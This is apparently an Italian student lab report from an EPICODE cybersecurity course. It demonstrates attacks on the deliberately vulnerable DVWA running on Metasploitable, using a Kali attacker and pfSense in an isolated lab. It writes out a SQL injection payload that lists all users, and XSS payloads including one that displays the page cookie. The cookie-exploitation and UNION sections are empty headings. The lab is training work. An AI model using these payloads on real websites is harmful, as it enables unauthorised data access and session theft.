



ESERCITAZIONE WEEK 13 DAY 4

 EPICODE

W13D4 - Pratica PDF

Esercizio
Traccia


 EPICODE

Esercizio
Traccia

Per l' esercizio in esame sono state eseguite le seguenti configurazioni:

- Kali Linux: **IP 192.168.50.102**, macchina attaccante;
- Metasploitable: **IP 192.168.51.100** macchina target;
- PfSense: configurato per fare da router.

Si dimostra la corretta comunicazione reciproca tra le macchine e tra le macchine e internet:



Si avvia la DVWA, avviando il server Apache2 e collegandoci sul browser all'indirizzo IP 192.168.51.100 di Metasploitable. Si accede alla DVWA con le credenziali, si imposta il livello di security a low.

SQL Injection

Vulnerability: SQL Injection

User ID:

Submit

ID: 3

First name: Hack

Surname: Me

Vulnerability: SQL Injection

User ID:

Submit

ID: 2

First name: Gordon

Surname: Brown

Mora info

Vulnerability: SQL Injection

User ID:

xyz 'OR'a'='a' #

Submit

ID: xyz 'OR'a'='a' #

First name: admin

Surname: admin

ID: xyz 'OR'a'='a' #

First name: Gordon

Surname: Brown

ID: xyz 'OR'a'='a' #

First name: Hack

Surname: Me

ID: xyz 'OR'a'='a' #

First name: Pablo

Surname: Picasso

ID: xyz 'OR'a'='a' #

First name: Bob

Surname: Smith

SQL Injection (Blind)

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: xyz 'OR'a'='a' #

First name: admin

Surname: admin

ID: xyz 'OR'a'='a' #

First name: Gordon

Surname: Brown

ID: xyz 'OR'a'='a' #

First name: Hack

Surname: Me

ID: xyz 'OR'a'='a' #

First name: Pablo

Surname: Picasso


ID: xyz 'OR'a'='a' #

First name: Bob

Surname: Smith


XSS Cross Site Scripting

Con comando `<i>`:




Questo dimostra un punto di riflessione.

Con comando `<script>alert(document.cookie)</script>`:




Con comando `<script>alert('attenzione')</script>`:



Sfruttamento Cookie:





UNION

